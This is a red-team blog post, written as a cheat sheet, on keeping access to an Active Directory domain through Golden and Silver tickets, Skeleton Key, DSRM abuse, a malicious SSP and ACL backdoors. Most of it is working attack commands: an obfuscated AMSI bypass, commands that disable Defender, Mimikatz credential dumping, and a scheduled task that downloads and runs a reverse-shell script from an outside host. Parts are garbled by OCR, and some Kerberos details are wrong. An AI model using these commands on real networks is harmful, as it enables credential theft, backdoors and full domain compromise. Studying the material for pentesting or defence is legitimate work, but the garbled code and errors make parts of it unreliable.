Active Directory - Domain Persistence

0xstarlight.github.io/posts/Active-Directory-Domain-Persistence

Bhaskar Pal

April 10, 2022

Introduction

Welcome to my fifth article in the Red Teaming Series (Active Directory Domain Persistence). I hope everyone has gone through the previous articles of this series which go through the basic concepts required, high-level Domain enumeration explanation, AD/Windows Local Privilege escalation guide and AD Lateral Movement.


If not so, you can give it a read from here.

This guide explains Active-Directory Domain Persistence mainly by creating Golden tickets, Silver tickets, Skeleton Keys, DSRM and multiple ACL attacks in detail. I will also explain those terms that every pentester/red-teamer should control to understand the attacks performed in an Active Directory network. You may refer to this as a Cheat-Sheet also.

I will continue to update this article with new Domain Persistence Methods.

> **Throughout the article, I will use Invoke-Mimikatz in performing the persistence on a Windows/Active Directory Domain. If any other tools are required, they will be mentioned at the end.**

How does the kerberos system work?


1. Client request TGT From KDC
DC / KDC
2. Authentication service sends Encrypted TGT and session key
3. Client request server access from TGS
Privileged User
4. TGS sends encrypted session key and ticket
5. Client sends service ticket
Kerberos-enabled Service
6. Server sends encrypted time stamp from client validation

Let's break down every step from the above diagram and understand how the system and authentication occur between the host systems and the domain controller. I hope you already know the basic roles and functions in an Active Directory environment. With that, let's begin.

1. Client Requests a TGT from KDC

1. The privileged user wants to access a specific service from the application or Kerberos enabled server.
2. The user sends a timestamp to the KDC, which is encrypted and signed with the NTLM hash of the user's password.
3. The following is required for the KDC to verify if the request is made from the user it claims to be.

2. KDC sends TGT to Client

1. The KDC receives and decrypts the encrypted timestamp.
2. The KDC ensures the request comes from the user it claims to be and responds with a Ticket Granting Ticket(TGT) which can grant another ticket.
3. The sent TGT is encrypted and signed off with the NTML hash of the KRBTG, which is a particular account of the KDC only used for this purpose. This means the TGT can be only read and opened by the KRBTG.

3. Client requests for a TGS

1. The client receives the TGT, sends it back to the DC and requests a Ticket Granting Service(TGS) a service.
2. The KDC receives the TGS, decrypts it and does the following validation.

3. The **only validation** it does is whether it can decrypt the TGT or not. If possible, it assumes all the content inside the TGT is valid. This validation lasts up to **20 minutes** for any TGT request sent to the KDC.

4. KDC sends TGS with an encrypted session

1. Once the TGT gets decrypted, the KDC responds with the TGS.
   Note: The KDC has no role other than Privilege role certificate(PRG)
2. The TGS sent from the KDC is encrypted with the NTML hash of the service the user requested from the application or Kerberos enabled server. This means the TGT can be only read and opened by the application server.

5. Client sends service ticket

1. The client connects to the application server and presents the TGS it received from the KDC for its requested service.
2. As the TGS is encrypted with the service account's NTML hash, it decrypts the TGS and then decides whether the user can access the service or not.

6. Application Server sends the timestamp to the client

1. The client receives the service it requested from the application server.
2. There is mutual authentication between the client and the application server so that a legit client doesn't end up sending a TGS to a rouge application server.

Important points to keep in mind

- NTLM password hash for Kerberos RC4 encryption.
- Logon Ticket (TGT) provides user auth to DC.
- Kerberos policy only checked when TGT is created.
- DC validates user account only when TGT > 20 mins.
- Service Ticket (TGS) PAC validation is optional & rare. This is a validation check between the KDC and the application server directly.
  - Server LSASS sends PAC Validation request to DC's netlogon service (NRPC)
  - If it runs as a service, PAC validation is optional (disabled)
  - If a service runs as System, it performs server signature verification on the PAC (computer account long-term key).

Now, these are the steps of how a Kerberos system works typically. An attacker can abuse every step from the steps mentioned above to gain profit. I assume you have access to the Domain Controller and only require persistence. Since you understand how a Kerberos system works now, we can start on how to abuse these steps.

Golden Ticket

- We will be abusing the 3rd step in the Kerberos system with the help of a golden ticket.
- A Golden Ticket is signed and encrypted by the hash of KRBTGT account which makes it a valid TGT ticket.
- Since user account validation is not done by Domain Controller (KDC service) until TGT is older than 20 minutes, we can use even deleted/revoked accounts.
- The krbtgt user hash could be used to impersonate any user with any privileges from even a non-domain machine.
- Password change has no effect on this attack.

Methodology/Steps

- 1. Get a Powershell session as a **“domain admin”** using **“Over pass the hash”** attack
- 2. Create a **New-PSSession** attaching to the **“domain controller”**
- 3. Enter the new session using **Enter-PSSession**
- 4. Bypass the *AMSI*
- 5. Exit
- 6. Load **Mimikatz.ps1** on the new session using **Invoke-command**
- 7. Enter the new session using **Enter-PSSession** *again*
- 8. Now we can execute mimikatz on the DC
- 9. Keep note of **krbtgt** hash
- 10. Now go to any **“non domain admin”** account
- 11. Load **Mimikats.ps1**
- 12. Now we can create a ticket using the DC **krbtgt** hash
- 13. Now we can access any service on the DC. Example `ls \\dc-corp\C$` or

```
PsExec64.exe \\adminsys.star.castle.local -u star\adminsys -p
passwordhere cmd
```

Invoke-Mimikatz

1. Disable Defender

```
Set-MpPreference -DisableRealtimeMonitoring
$true
```

2. AMSI bypass

```
sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{O}"-F'F', 'rE'
) ) 3; ( GeT-VariaBle ( "1Q2U" + "zX" )  -VaL_s+)."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{@}{5}" -f'Util', 'A', 'Amsi','.Management.',
'utomation.','s', 'System' ))."g`etf`iE1D"( ( "{O}{2}{1}" -
f'amsi','d','InitFaile' ),("{2}{4}{O}{1}{3}" -f 'Stat','i','NonPubli','c','c,'
))."sE`T`VaLUE"(${n`ULl},${t`RuE} )
```

3. Execute mimikatz on DC as DA to get krbtgt hash

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -Computername <computer-
name>
```

4. Create a ticket on any machine (“pass the ticket” attack)

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator
/domain:domain-name-goes-here /sid:sid-goes-here /krbtgt:hash-goes-here id:500
/groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'
```

> **/ptt** : Inject the ticket in the current Powershell process/does not have the ticket on disk **/ticket** : Saves the ticket to a file for later use **/startoffset** : Put proper offset values according to the domain policy using **(Get-DomainPolicy -domain moneycorp.local).”kerberos policy”** else the session might get blocked/not created

5. List Kerberos services available

```
k
l
i
s
t
```

Extra Commands

To use the DCSync feature for getting krbtgt hash execute the below command with DA privileges

```
Invoke-Mimikatz -Command '"lsadump::dcsync
/user:dcorp\krbtgt"'
```

> Using the DCSync option needs no code execution (no need to run Invoke-Mimikatz) on the target DC

Using NTML hash of KRBTGT to create a Golden Ticket

- Requires DA privs which can be done by used over-pass-the-hash to start a PowerShell session as domain admin.
- Enter a PSSession to the domain controller and dump the hashes.

```
# Enter session
powershell -ep bypass
$sess = New-PSSession -ComputerName <computer-name>
Enter-PSSession $sess
# Bypass Protections
[star-dc]:PS> Set-MpPreference -DisableRealtimemonitoring
$true
[star-dc]:PS> Set-MpPreference -DisableIOAVProtection $true
# exit PSRemote session
exit
# Get the KRBTGT hash
Invoke-Command -FilePath .\Invoke-Mimikatz.ps1 -Session
$sess
Enter-PSSession $sess
[star-dc]:PS> Invoke-Mimikatz -Command '"lsadump::lsa
/patch"'
[star-dc]:PS> Invoke-Mimikatz
```

Now on any machine even if it is not part of the domain but can reach DC over network, we can use the information from the krbtgt hash to create a Golden Ticket.

```
#Note the admin SID
. .\PowerView.ps1
Get-DomainSID -Administrator
#Load the krbtgt hash
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator
/domain:domain-name-here /sid:admin-sid-here /krbtgt:krbtg-hash-here id:500
/groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'
```

Now we can explore the DC file system and execute WMI commands

```
ls \\star-dc\C$\
gwmi -Class win32_computersystem -ComputerName
star-dc
```

Silver Ticket

- We will be abusing the 5th step in the Kerberos system with the help of a silver ticket.
- A valid TGS (Golden ticket is TGT).
- Encrypted and Signed by the NTLM hash of the service account (Golden ticket is signed by hash of krbtgt) of the service running with that account.
- Services rarely check PAC (Privileged Attribute Certificate).
- Services will allow access only to the services themselves.
- Reasonable persistence period (default 30 days for computer accounts).

List of SPN’s : https://adsecurity.org/?page_id=183

Methodology/Steps

- 1. Get a Powershell session as a **“domain admin”** using **“Over pass the hash”** attack
- 2. Create a **New-PSSession** attaching to the **“domain controller”**
- 3. Enter the new session using **Enter-PSSession**
- 4. Bypass the *AMSI*
- 5. Exit
- 6. Load **Mimikatz.ps1** on the new session using **Invoke-command**
- 7. Enter the new session using **Enter-PSSession** *again*
- 8. Now we can execute mimikatz on the DC
- 9. Keep note of **krbtgt** hash
- 10. Request access for service of DC using the rc4 hash
- 11. Schedule and execute a task

Invoke-Mimikatz

1. Execute mimikatz on DC as DA to get krbtgt hash

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -Computername
dcorp-dc
```

2. Using hash of the Domain Controller computer account, below command provides access to shares on the DC

```
Invoke-Mimikatz -Command '"kerberos::golden /domain:star-dc /sid:admin-sid-
here /target:star-dc /service:CIFS /rc4:rc4-hash-here /user:Administrator
/ptt"'
```

3. Schedule and execute a task

```
schtasks /create /S star-dc /SC Weekly /RU "NT Authority\SYSTEM" /TN "STCheck"
/TR "powershell.exe -c 'iex (New-Object
Net.WebClient).DownloadString(''http://10.10.10.10:8080/Invoke-
PowerShellTcp.psi''')'"
schtasks /Run /S star-dc /TN "STCheck"
```

> For accessing WMI, we have to create two tickets: one for HOST service and another for RPCSS

Skeleton Key

- Skeleton key is a persistence technique where it is possible to patch a Domain Controller (Lsass process) so that it allows access as any user with a single password.
- The attack was discovered by Dell Secureworks used in a malware named the Skeleton Key malware.
- All the publicly known methods are **NOT persistent across reboots**.

Methodology/Steps

- 1. Inject the Skeleton key in the DC
- 2. Now we can access any machine with password as `mimikatz`

Invoke-Mimikatz

1. Use the below command to inject a skeleton-Key

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton' -ComputerName
<computer-name>
```

> Skeleton Key password is : **mimikatz**

2. Now we can access any machine with valid username and password as mimikatz

```
Enter-PSSession -Computername <computer-name> -credential
dcorp\Administrator
```

Extra Commands

LSASS running as a protected process

In case Lsass is running as a protected process, we can still use Skeleton Key but it needs the mimikatz driver (mimidriv.sys) on disk of the target DC

```
mimikatz # privilege::debug
mimikatz # !+
mimikatz # !processprotect /process:lsass.exe
/remove
mimikatz # misc::skeleton
mimikatz # !-
```

> The above would be very noisy in logs - Service installation (Kernel mode driver)

Directory Service Restore Mode (DSRM)

- DSRM is Directory Services Restore Mode
- There is a local administrator on every DC called “Administrator” whose password is the DSRM password
- DSRM password (**SafeModePassword**) is required when a server is promoted to Domain Controller and it is rarely changed
- After altering the configuration on the DC, it is possible to pass the NTLM hash of this user to access the DC.

Methodology/Steps

- 1. Extract the credentials from the SAM file from the DC
- 2. Change the Logon Behavior for the DSRM account
- 3. Pass The Hash of the DSRM administrator and logon

Invoke-Mimikatz

1. Dump DSRM password (needs DA privs)

```
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -Computername
dcorp-dc
```

2. Compare the Administrator hash with the Administrator hash of below command

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -Computername
dcorp-dc
```

> If the NTML hash of the Administrator using the **/patch** is *diffrent* than the NTML hash of the Administrator using **DSRM dump** then it is the correct hash of the DSRM local Administrator

Since it is the local administrator of the DC, we can pass the hash to authenticate. But, the Logon Behavior for the DSRM account needs to be changed before we can use its hash

```
#Get a session as the DC
Enter-PSSession -Computername dcorp-dc
#check DSRM property
Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\"
#If DSRMAdminLognonBehariour attribute not created then create and set
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name
"DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD -Verbose
#If already present but wrong value , then update
Set-ItemProperty -Name "DsrmAdminLogonBehavior" -Value 2
```

4. Use below command to pass the hash

```
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorp-dc /user:Administrator
/ntlm:dsrm-hash-goes-here /run:powershell.exe"'
```

5. Now we can run commands on the DC

```
ls \\dcorp-
dc\c$
```

Custom Security Support Provider (SSP)

A Security Support Provider (SSP) is a DLL which provides ways for an application to obtain an authenticated connection. Some SSP Packages by Microsoft are

- NTLM
- Kerberos
- Wdigest
- CredSSP

Mimikatz provides a custom SSP - mimilib.dll. The SSP logs start from the **next reboot** of the machine. This SSP logs local logons, service account and machine account passwords in clear text on the target server.

Mimikatz (How to setup the SSP)

Method 1

Drop the mimilib.dll to system32 and add mimilib to `"HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages"`

```
$packages = Get-ItemProperty
HKLM:\SYSTEM\CurrentControlSet\Ccontrol\Lsa\OSconfig\ -Name 'Security
Packages'| select -ExpandProperty 'Security Packages'
$packages += "mimilib"
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\control\Lsa\OSconfig\ -Name
'Security Packages' -Value $packages
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\control\Lsa\ -Name 'Security
Packages' -Value $packages
```

Method 2

Using mimikatz, inject into lsass (Not stable with Server 2016):

```
Invoke-Mimikatz -Command
'"misc::memssp"'
```

> Now you can view all the local logo n logs with the credentials in `C:\Windows\System32\kiwissp.log`

ACL - AdminSDHolder

- Resides in the System container of a domain and used to control the permissions - using an ACL - for certain built-in privileged groups (called Protected Groups).
- Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL.

Invoke-SDPropagator

Run SDProp manually

```
Invoke-SDPropagator -timeoutMinutes 1 -showProgress -
Verbose
```

For Pre-Server 2008 machines

```
Invoke-SDPropagator -taskname FixUpInheritance -timeoutMinutes 1 -showProgress
-Verbose
```

Powerview (DEV branch)

Add full control permissions for a user to the AdminSDHolder

```
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -
PrincipalSamAccountName user1 -Rights All -Verbose
```

Other Interesting permissions (Reset-password, Write-members) for a user to the AdminSDHolder

```
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -
PrincipalSamAccountName user1 -Rights ResetPassword -Verbose
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -
PrincipalSamAccountName user1 -Rights WriteMembers -Verbose
```

Check Domain Admin perms

```
Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?
{$_.IdentityReference -match 'user1'}
```

Abusing ResetPassword/ForceChangePassword

```
Set-DomainUserPassword -Identity testda -AccountPassword (ConvertTo-
SecureString "Password@123" -AsPlainText -Force) -Verbose
```

Abusing ForceChangePassword with a different user’s creds

```
Import-Module .\PowerView_dev.ps1
#Setting password for runas user for
$SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force
#Setting password for runas user for
$Cred = New-Object System.Management.Automation.PSCredential('Domain-Name-
Here\User-here', $SecPassword)
#Set new password fot the user where you can abuse ForceChangePassword
$UserPassword = ConvertTo-SecureString 'Password1!' -AsPlainText -Force
#Update the password for that user
Set-DomainUserPassword -Identity User-Whose-Password-You-Want-To-Change-here -
AccountPassword $UserPassword -Crendential $Cred
```

Get Generic-All Access

Import the ADModule and set the SDPropagator PS script in the same path folder

```
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -
PrincipalSamAccountName user1 -Rights All -Verbose
$sess = New-PSSession -Computername star-dc.root.local
Invoke-Command -FilePath ".\Invoke-SDPropagator.ps1" -Session $sess
Enter-PSSession -Session $sess
[star-dc.root.local]:PS> Invoke-SDPropagator -timeoutMinutes 1 -showProgress -
Verbose
```

Now if we check the permissions of the user he should have generic-all access available

```
Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?
{$_.IdentityReference -match 'user1'}
```

Abusing Generic-All Access

Abusing Full-Control

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'user1' -
Verbose
```

ACL - DCSync

- There are even more interesting ACLs which can be abused.
- For example, with DA privileges, the ACL for the domain root can be modified to provide useful rights like FullControl or the ability to run “DCSync”.

Methodology/Steps

- 1. Check if user has replication rights with PowerView
- 2. If no replication rights for the users, add them from a Domain Administrator shell
- 3. Get the hashes of krbtgt or any other user we want

PowerView

1. Add Rights for DCSync

```
Add-ObjectAcl -TargetDistinguishedName 'DC=domain,DC=local' -
PrincipalSamAccountName student1 -Rights DCSync -Verbose
```

Invoke-Mimikatz

2. Execute DCSync

```
Invoke-Mimikatz -Command '"lsadump::dcsync
/user:dcorp\krbtgt"'
```

ACL - Security Descriptors

- It is possible to modify Security Descriptors (security information like Owner, primary group, DACL and SACL) of multiple remote access methods (securable objects) to allow access to non-admin users.
- **Administrative privileges** are required for this.
- It, of course, works as a very useful and impactful backdoor mechanism.

- Security Descriptor Definition Language defines the format which is used to describe a security descriptor. SDDL uses ACE strings for DACL and SACL:

```
ace_type;ace_flags;rights;object_guid;inherit_object_guid;accoun
t_sid
```

- ACE for built-in administrators for WMI namespaces

```
A;Cl;CCDCLCSWRPWPRCWD;
;;SID
```

Documentation : https://docs.microsoft.com/en-us/windows/win32/secauthz/ace-strings?redirectedfrom=MSDN

Methodology/Steps

1. Once we have administrative privileges on a machine, we can modify security descriptors of services to access the services without administrative privileges.

Set-RemoteWMI

1. On local machine for userX

```
Set-RemoteWMI -UserName userX -
Verbose
```

2. On remote machine for userX without explicit credentials

```
Set-RemoteWMI -UserName userX -ComputerName <computer> -namespace 'root\cimv2'
-Verbose
```

3. Now we can execute WMI commands

```
Get-WmiObject -Class win32_operatingsystem -ComputerName
<computer>
```

4. On remote machine with explicit credentials. Only root\cimv2 and nested namespaces

```
Set-RemoteWMI -UserName userX -ComputerName <computer> -Credential
Administrator -namespace 'root\cimv2' -Verbose
```

5. On remote machine remove permissions

```
Set-RemoteWMI -UserName userX -ComputerName <computer> -namespace 'root\cimv2'
-Remove -Verbose
```

Set-RemotePSRemoting

1. On local machine for userX

```
Set-RemotePSRemoting -UserName userX -
Verbose
```

2. Now we can execute ScriptBlock commands through Invoke-Command

```
Invoke-Command -ScriptBlock {whoami} -ComputerName
<computer>
```

3. On remote machine for userX without credentials

```
Set-RemotePSRemoting -UserName userX -ComputerName <computer> -
Verbose
```

4. On remote machine, remove the permissions

```
Set-RemotePSRemoting -UserName userX -ComputerName <computer> -
Remove
```

Add-RemoteRegBackdoor

1. Using DAMP, with admin privs on remote machine

```
Add-RemoteRegBackdoor -ComputerName <computer> -Trustee user1 -
Verbose
```

RemoteHashRetrieval

2. As student1, retrieve machine account hash

```
Get-RemoteMachineAccountHash -ComputerName <computer> -
Verbose
```

> **If errors, replace $IV by $InitV in the script**

3 .Retrieve local account hash

```
Get-RemoteLocalAccountHash -ComputerName <computer> -
Verbose
```

4. Retrieve domain cached credentials

```
Get-RemoteCachedCredential -ComputerName <computer> -
Verbose
```

Tools Used

1. Invoke-Mimikatz download from here : Invoke-Mimikatz
2. PowerView download from here : powerview.ps1
3. PowerView Dev download from here : powerview.ps1
4. Set-RemoteWMI download from here : Set-RemoteWMI.ps1
5. Set-RemotePSRemoting download from here : Set-RemotePSRemoting.ps1
6. Add-RemoteRegBackdoor download from here : Add-RemoteRegBackdoor.ps1
7. RemoteHashRetrieval download from here : RemoteHashRetrieval.ps1

If you find my articles interesting, you can buy me a coffee